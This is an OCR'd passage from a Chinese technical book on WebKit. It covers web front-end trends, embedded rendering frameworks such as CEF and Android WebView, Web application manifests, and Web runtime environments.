


图 14-14 开发者工具收集网页使用内存情况的示意图

可以看出，在某个时间点之后内存的使用量突然增大，这是因为在前面一小段时间内，由于还没有开始重新加载网页，所以没有出现内存大幅增长的情况。在单击“开始”按钮和重新加载网页，WebKit 在等待网络响应之后才会逐渐增加对内存的需求。当网络下载数据完成时，WebKit 使用内存量也在增加。而 WebKit 完成渲染之后，解释过程中的某些结构不再需要，这些不需要的结构被销毁后内存就会降到一个稳定的过程，图中上半部分的曲线就是反映了这些情况。

除此之外的JavaScript引擎内部的内存分析工具，也可以按照类似的情况来处理，这里不再做过多的介绍。

15 第15章 Web 前端的未来

本章这个话题其实有点大，因为未来 Web 前端发展成什么样，可能超过所有人的想象，就像之前很难知道现在 HTML5 技术获得如此巨大的推动和发展。因为该领域的内容实在太多，笔者也很难面面俱到，因此，这一章将着重切入其中非常重要的几点，那就是嵌入式应用模式、Web 应用及其背后的 Web 运行环境等方面的思考，下面通过介绍现在的技术进展和分析一些趋势，和读者一起一窥未来可能发生的巨大变化。

15.1 趋势

说到 Web 方面的趋势，特别是 HTML5 获得的巨大发展，W3C 和 WHATWG 等组织正在不停地推动规范的演进和引入新的规范，这一举动必将极大地推动 Web 前端的发展。就目前 Web 前端来说，各种类型的技术非常多，极容易引起大家的误解，

有鉴于此，结合笔者自身的理解，总结出一些比较明显的趋势同大家分享，分别从技术上和方向上来解读。首先从技术上来讲，大致包括以下一些可能。

- **首先，是 Web 能力的逐渐增强**。越来越多的本地功能被加入到 JavaScript 中去，这意味 Web 开发者可以使用这些功能控制 Web 网页的行为并将 Web 前端扩展到更为广泛的应用场景中去，例如多媒体方面，在 HTML5 之前，甚至需要通过插件来支持它们，但是现在不仅仅能够播放多媒体资源，开发者甚至可以使用 JavaScript 代码来开发功能更强、范围更广的 Web 资源到多媒体网页中。
- **其次，Web 中将引入并行计算的能力**。现在的 JavaScript 只能串行执行，或者有限地并行，如使用 Web Worker 技术，但是这些都非常的原始，每一个 Worker 都只能访问有限的资源，而且 Worker 之间通信的效率非常低（只能用来传递消息），离真正的并行计算还差得非常远。
- **再次，性能问题**。对于性能方面，也是开发者诟病最多的地方之一，因为渲染引擎的复杂性和本身 JavaScript 语言的某些特性，使得 Web 网页和应用的性能存在较大的缺陷，好消息是现在性能方面已经获得长足的进步。但目前 Web 的性能还有很多可以提高的地方，一些应用场景还是离本地应用有不小的距离，还有很长的路需要走。同时，考虑到开发者对于调试性能的需求，标准化组织也在制定规范来帮助收集网页的性能数据，如 Navigation Timing、Resource Timing、User Timing 等。
- **最后，Web 已经从 Web 网页向 Web 应用（Web Application）方向发展**。这一推动需要加入大量现有操作系统提供的能力，所以各种不同的本地能力通过 JavaScript 接口提供给 Web 前端开发者。例如各个传感器的功能已经通过 JavaScript 接口提供给了 Web 应用。除此以外还有文件或者存储系统、用户交互、网络连接、应用的生命周期、安装和卸载等管理，这些方面有些已经比较成熟，但是还有很多的功能在制定过程中。虽然标准化组织将继续加入新标准，但是现在还有很多缺失的地方需要补上。

下面主要从大方向上来讲，主要包括以下一些可能的趋势。

- **首先是平台化策略：**支撑 HTML5 技术的框架已经从浏览器向 Web 运行平台快速演进，这是一个非常重大的转变。因为在此之前浏览器只是运行网页而已，而 Web 运行平台可以管理和运行 Web 应用，也就是 HTML5 技术能够开发出同本地应用能力一样的应用程序，所以对于上面提到的大部分功能都需要 Web 平台支持，而浏览器却并不一定支持这些功能。虽然现在很多 Web 运行平台是从浏览器基础上开发的，但是这并不意味着两者是同一回事。
- **其次是移动化：**HTML5 目前在移动领域得到了长足的发展，很多新技术都是从移动领域发展起来的，如各种传感器功能等。移动领域的这些创新已经并将继续极大地推动 HTML5 的发展。就目前而言，因为移动领域的高速发展和商店模式，使得现实中存在众多不同的操作系统、Web 应用，恰好能够提高跨操作系统的能力，很多开发者可以使用 HTML5 技术来开发应用，并方便地发布到不同的应用商店，可以说移动领域是 HTML5 不停向前发展的一个重要推动力。
- **再次是向不同应用领域渗透：**HTML5 技术目前能够满足一些领域的需求，这些领域将会为此得到快速发展。对于目前一些热门领域如游戏而言，因为游戏对功能和性能有非常高的要求，所以浏览器和 Web 平台对于游戏的支持成为一个非常重要的发展方向。同时，如果满足了游戏领域的要求，这就意味着可以促进 HTML5 技术进入更多的领域。
- **最后，Web 和 HTML5 技术：**向不同的嵌入式领域发展，因为它的跨平台性和低成本性，很适合将它应用在电视、车载系统、家用电器等领域。在这些嵌入式应用场景中，系统只需要支持 Web 技术，就能够轻易运行众多 Web 应用，这有利于降低企业成本。

以上这些技术和方向，每个都可以花费很多篇幅去介绍和描述它们，本章主要是想着重从 Web 应用和 Web 运行平台两个最重要的地方着手，着重介绍目前的一些

进展，未来的发展路程将会很长，笔者希望和读者一起关注它们。当然，如果读者完全相信了笔者这些关于趋势的描述并且认为 Web 前端就是这些变化，那还是赶紧从其中摆脱出来吧，因为它们会阻碍读者的思维。笔者建议大家理一理自己的思路，可能会发现更多有价值的方向值得投入，千万不要被这里的趋势所固化。

15.2 嵌入式应用模式

15.2.1 嵌入式模式

读者可能会奇怪本章重点表达的是 Web 应用和 Web 运行平台，为什么会介绍嵌入式模式（Embedded Mode）呢？这是因为很多 Web 运行平台是基于嵌入式模式的接口开发出来的，所以这里先解释一下什么叫做是嵌入式模式，并了解一些典型的案例。

因为通常来讲浏览器是一个本地应用程序，当用户打开一个网页时，它提供可视化界面。但是，很多其他本地应用程序（如邮件客户端使用该接口来打开邮件，因为有些邮件是使用 HTML 格式来编写的）希望使用网页渲染和 HTML5 的功能，同时又不需要浏览器的某些功能（如标签管理等），这时它们希望渲染引擎能够提供一组接口，本地应用程序能够使用这些接口来渲染网页，同时又能使用本地代码编写其他一些能力，这就是嵌入式应用模式。所谓的嵌入式模式是指，在渲染引擎之上提供一层本地（如 C++或者 Java）接口，这些接口提供了渲染网页的能力，渲染的结果被绘制到一个控件或者子窗口中，本地应用通过本地接口来获得渲染网页的能力。

目前嵌入式应用模式被广泛地使用，很多本地应用都需要有能力渲染网页，下面介绍两个非常典型的基于 Webkit 渲染引擎的嵌入式接口或者说是框架。

15.2.2 CEF

CEF 全称 Chromium Embedded Framework，它是一个开源项目，目的是提供一

套嵌入式的本地代码（C/C++等）编程接口，最初的版本是基于早期的 Chromium 开源项目中的 RendererHost 类和很多其他内部接口开发而来的，这些内部接口变化很大，而且是单进程架构。在新的 CEF3 中，它主要依赖于相对稳定的 Content API 来实现的。

CEF 之所以选择 Chromium 项目作为基础，是因为 Chromium 对 HTML5 能力提供了非常好的支持，并且 Chromium 支持 Windows、MacOS 和 Linux 等操作系统，所以 CEF 项目被众多用户所使用。

为了清晰地了解 WebKit、Chromium 和 CEF 之间的关系，图 15-1 描述了 WebKit、content API、浏览器、Content Shell 和 CEF3 的层次关系。Chrome 浏览器、Content Shell 和 CEF3 三者都是基于 Content API 开发的，它们只是有些不同的实现，服务于不同的应用场景而已。




图 15-1 CEF 在 Chromium 层次结构中的位置

早在 Content API 出现之前，CEF 便已出现，它能够提供嵌入式的框架，可以让渲染网页的功能方便地嵌入到应用程序中。CEF 依赖于 Chromium 开源项目，所以 Chromium 对 HTML5 的支持和性能上的优势，都得以继续在 CEF 中体现出来。但是，根据实际测试的结果来看，对于最初的版本，情况可能并非如此。首先，它对 GPU

硬件加速的支持不是很好，这是因为它会把 GPU 内存读回到 CPU 内存，速度非常慢。再次，因为基于 Chromium 的接口经常变化，所以 CEF 经常需要发生变化，这对维护人员来说是件很头痛的事。

得益于 Content API 的出现，CEF 的作者也基于该接口开发了 CEF3。CEF3 在保持其提供的接口基本不变的情况下，借助 Content API 的能力，对 HTML5 和 GPU 硬件加速提供了较好的支持。它的核心变为调用 Content API 的接口和实现 Content API 的回调接口，来组织和包装成 CEF3 自己的接口以被其他开发者所使用。其好处是，CEF3 的接口相对比较简单，使用起来方便，同时不需要实现很多 Content API 的回调接口，缺点就是，如果需要使用 Content API 的很多功能，CEF3 的接口可能做不到，或者说只能通过直接调用 Content API 接口来完成。下面简单介绍一下 CEF3 的接口类。

- CefClient：它是一个回调管理类，包含 5 个接口类，用于创建其他的回调类的对象。CefLifeSpanHandler 回调类，用于控制弹出对话框的创建和关闭等操作。CefLoadHandler 回调类，可以用来监听 frame 的加载开始、完成、错误等信息。CefRequestHandler 回调类，用于监听资源加载、重定向等信息。CefDisplayHandler 回调类，用于监听页面加载状态、地址变化、标题等信息。CefGeolocationHandler 回调类，用于 CEF3 向嵌入者申请地理位置等权限。
- CefApp：与进程、命令行参数、代理、资源管理相关的回调类，用于让 CEF3 的调用者们定制自己的逻辑。
- CefBrowser：它是 Renderer 进程中执行浏览相关的类，如网页的前进、后退等。
- CefBrowserHost：Browser 进程中的执行浏览相关的类，它会把请求发送给 CefBrowser 类。
- CefFrame：该类表示的是页面中的一个网页框（Frame），可以加载特定 URL，在该运行环境下执行 JavaScript 代码等。
- V8：CEF3 提供支持 V8 扩展的接口，但是这里有两个限制。第一，V8 扩展仅在 Renderer 进程使用；第二，仅在沙箱模型关闭时才使用。

CEF 项目虽然不是特别复杂，但是因为带来了好处，使得它受到了开发者的欢迎，特别是在桌面系统中使用它来渲染 HTML5 网页。

15.2.3 Android WebView

熟悉 Android 系统和 HTML 编程的开发者可能听说过 Android 提供的一个重要类 android.webkit.WebView，它继承于 View 类（一个视图控件类），这是它同其他很多控件的相似之处。不同之处在于，它能够用来渲染网页。WebView 是一个典型的嵌入式模式的接口。当前（也就是 Android 4.3 以前的版本），WebView 本身只是一个编程接口，它的内部实现是基于现有的默认 WebKit 内核（Android 默认浏览器是基于 WebView 构建），虽然它们都叫 WebKit，但不同于 Chromium 所使用的 WebKit 内核。

目前，WebView 被广泛应用在众多的 Android 本地应用程序中，通常笔者称之为混合应用程序。遗憾的是，它对 HTML5 的支持不是特别好，而且也没有新的功能被加入进来，同时，Chromium 的 Android 版正在积极向前发展，更多针对该平台的 HTML5 能力和优化已经逐步被实现和采用，那么是否也可以使用 Chrome 的内核来实现该 WebView 呢？答案当然是肯定的。

目前，该项目已经启动并取得了良好进展，核心思想在于保持 WebView 的接口兼容性，同时将内部的实现从当前默认 WebKit 内核变成了 Chromium 的内核，但是原有的 WebViewAPI 保持不变，这样对于 WebView 的用户来说，调试代码时不需要做任何改变，便可以使用功能更多性能更好的渲染内核了。在 Android KitKat 4.4 版本后，Google 公司已经使用 Chromium 项目来实现 WebView 接口，不过它仍然同 Chrome 的 Android 版浏览器存在比较大的区别，如进程模型（Chromium 的 WebView 使用单进程）、不同绘图模型、功能支持（Chromium 的 WebView 在 Android 4.4 中不支持 WebGL、WebRTC 和 WebAudio 等）等方面存在比较大的差异，而且性能也不是很好。

开发者可以通过编译目标“android_webview_apk”来尝试一下它的功能，这也

是基于 WebView 的一个简单的应用程序实例，就如同 Content 模块和 Content Shell 的关系。不过这不是真正的 WebView 的实现，因为 Chromium 的 WebView 仍然要求同 Android 的系统代码一起编译，这里只是一个简单的测试 APK。

初看一下，目前的代码结构如下图所示，在 Content API 之上，Chromium 的 WebView 实现了封装一个新类 AwContents，该类主要基于 ContentViewCore 类的实现。

AwContents 提供的不是 WebView 的接口，所以，需要一层桥接部分，将 AwContents 桥接到 WebView，这就是图 15-2 中的桥接模块，该模块位于 Android 源代码中，目前已经开源（Android 4.4 代码树），开发者可以尝试自行编译。




图 15-2 基于 Chromium 的 WebView 层次结构图

AwContents 同样也是基于 Content API 开发的，在这点上，它同 Content Shell 和 Chromium 浏览器没有大的不同，区别在于它们对很多 Content API 接口中的回调类实现不同，这是 Content API 用于让使用者参与内部逻辑和实现的过程。具体来说，它主要有以下三个方面的不同。

- **第一是渲染机制：**因为 WebView 提供的是一个 View 控件，那么 View 控件所在的容器可能需要该 View 控件将渲染结果保存在内存中（如位图），或者是保存在显存中（如 Surface 对象），所以，WebView 需要提供两种不同

的渲染输出结果。那么是否意味着 WebView 提供软件渲染和 GPU 硬件渲染两种方式呢？答案是否定的。目前，Chromium 的 Android 版不提供网页软件渲染，只有 GPU 硬件渲染一种方式，其渲染的结果由合成器生成。那么，如何生成位图呢？最初是通过 OpenGL 图形库提供的回读（Readback）方式生成。当合成器每合成一帧的时候，AwContents 类将该帧保存在一个存放在 CPU 内存中的链表中，当用户界面需要重新绘制的时候，便把当前的图片取出，绘制在当前控件的 Canvas 对象中。不过，这样做会导致其性能低效，所以这只是一个临时方案。在最新的代码中，Chromium 即将引入一种新机制，能够支持输出到 CPU 内存中。

- **第二是进程模型：**目前 WebView 只支持单进程方式，未来应该也不会支持多进程方式。单进程意味着没有办法使用 Android 的 isolated UID 机制，因此，某种程度上来讲，其安全性降低了，而且页面的渲染崩溃会导致使用 WebView 的应用程序崩溃。
- **第三对系统库和内部接口的依赖：**目前 Chromium WebView 使用了 Android 系统的一些内部库，典型的如 Skia 图形库（通常系统中的 Skia 图形库版本较旧，性能没有最新的好），这使得性能方面存在某些问题。同时，Chromium WebView 还依赖一些系统内部的接口，这些接口使得它不能用 Android SDK 和 NDK 来编译。

15.3 Web 应用和 Web 运行环境

15.3.1 Web 应用

HTML5 提供了强大的能力，而不是支持 Web 网页这么简单。就目前而言，它已经初步提供了支持 Web 网页向 Web 应用方向发展的能力。相对于本地应用（Native Application），Web 前端领域也能够提供编写应用程序的能力了。前面提到了移动领域是 HTML5 重点关注的一个方向，在 W3C 中，甚至成立了一个工作组专门跟踪和关注移动领域 Web 应用所需要各项技术的进展情况：http://www.w3.org/2013/06/mobile-web-app-state/。

很多技术对于 Web 网页和 Web 应用是共享的，如基础渲染工作、Canvas2D、WebGL、CSS、音视频等，但是还有众多的技术是为 Web 应用设计的，如 Web manifest 规范、运行模型规范等。

根据 W3C 规范的定义，可以将 Web 应用分成两种类型，第一种称为 Packaged Application，也就是该应用包含了自身所需要的所有资源，包括 HTML、CSS、JSS 及各种图片等资源，这意味着该应用不需要网络就能运行。第二种称为 Hosted Application，不是 Packaged Application 类型的应用都属于此类，所以也就是说它包含了一些外部的资源。为什么会如此划分？主要是针对需求和安全方面的考虑，后面会介绍到。

在一些应用场景下需要 Packaged Application 类型，第一是因为应用市场的需要，很多市场需要审核应用使用哪些权限，而不是无限制地使用任何平台提供的能力，这点对于安全性尤为重要。第二是因为开发者的需要，使用 Web 前端和 HTML5 技术开发并不意味着需要提供服务器并把 Web 应用布置在服务器上。像本地应用一样，Web 应用也能够独立地工作。第三是因为用户的需要，很多时候用户希望在离线情况下仍然能够使用该应用，不要像很多本地应用一样，一旦离线就不能使用，这点对于用户体验是个考验，对于中国等市场尤其重要。

与普通网页不同的是，一个 Web 应用通常包含一个称为清单（Manifest）的文件，该文件的目的跟很多系统如 Android 上的应用程序的清单文件类似，就是为了定义该应用的一些信息。示例代码 15-1 是一个 Web 应用的简单清单文件，参考了 W3C 官网的一些说明，并做了一些修改。

一个清单文件实际上是一个 JSON（JavaScript Object Notation）格式的文件，它主要是属性和属性值的配对，该类文件是由 W3C 的规范来定义的，示例代码 15-1 中列出了一些基本的属性和属性值，下面逐次来分析和理解它们。

示例代码 15-1 一个简单的清单文件

```
{
  "name": "WebKit 技术内幕",
  "description": "介绍 WebKit 内部技术和原理",
```

```
"launch_path": "/index.html",
"version": "0.1",
"icons": {
  "16": "/img/icon.png",
},
"screen_size": {
  "min_width": "600",
  "min_height": "600"
},
"fullscreen": "true",
"required_features": ["touch", "geolocation", "webgl"],
"permissions": {
    "contacts": {
      "access": "read"
    }
  },
}
```

首先是应用基本信息的设置，包括名称“name”、描述“description”、加载入口文件“launch_path”、版本“version”、图标“icons”（规范甚至允许设置多个不同分辨率的图片）、窗口大小“screen_size”、全屏“fullscreen”。之后是该应用需要使用的功能和权限，它们的区别在于权限是系统中的一些非常敏感的信息，如个人信息，包括但是不限于通讯录、位置、文件系统等。

当然规范中定义的属性远远不止这些，清单的规范也在不断发展，以后可能会做一些修改，并在未来引入更多的设置信息。这样，Web 应用看起来就越来越像本地应用了。

15.3.2 Web 运行环境

Web 应用需要有支撑的运行环境才能够工作，就像本地应用需要操作系统才能工作，所以能够支撑 Web 应用运行的平台或者运行环境，称为 Web 运行环境（也可以叫 Web 平台）。那么一个 Web 运行环境包含哪些功能或者特性呢？

图 15-3 描述了 Web 运行平台的功能及其与 Web 应用的关系，下面逐次来分析它们。

- **首先是运行 HTML5 功能的能力**：Web 运行平台当然能够支持众多 HTML5 功能，包括基本功能如 CSS、JavaScript、Canvas2D 等，同时也必须包括访问设备的能力，典型能力如设备信息、地理位置信息、加速传感器、摄像头等。
- **其次是对（离线）存储的要求**：因为 Web 应用需要能够访问文件系统或者使用大量的存储空间，特别是离线应用，这里面包括离线缓存、文件系统、文件操作接口等方面的规范支持，这些对于应用特别重要。




图 15-3　Web 运行平台功能和 Web 应用

- **再次是将 Web 资源文件打包的支持**：也就是将 HTML/CSS/JavaScript 文件和其他资源文件生成一定格式的包，这里面重要的一点就是对清单的支持。清单描述了 Web 应用的基本设置，这些设置对于网页而言是不需要的，但是 Web 应用需要这些来定义它作为一个应用程序的行为，如前面说的全屏、窗口大小、图标等。
- **然后是应用程序的运行模式**：也就是生命周期方面的支持。Web 运行环境能够通知 Web 应用启动、挂起、恢复和销毁等状态信息。这个是区别于网页的重要特征之一。
- **最后是能够启动并运行 Web 应用**：是的，这可以让 Web 应用使用起来跟本地应用的体验相同或者类似，而不仅仅是网页浏览的方式，这里面包括开启应用、关闭应用、升级应用和管理应用等。

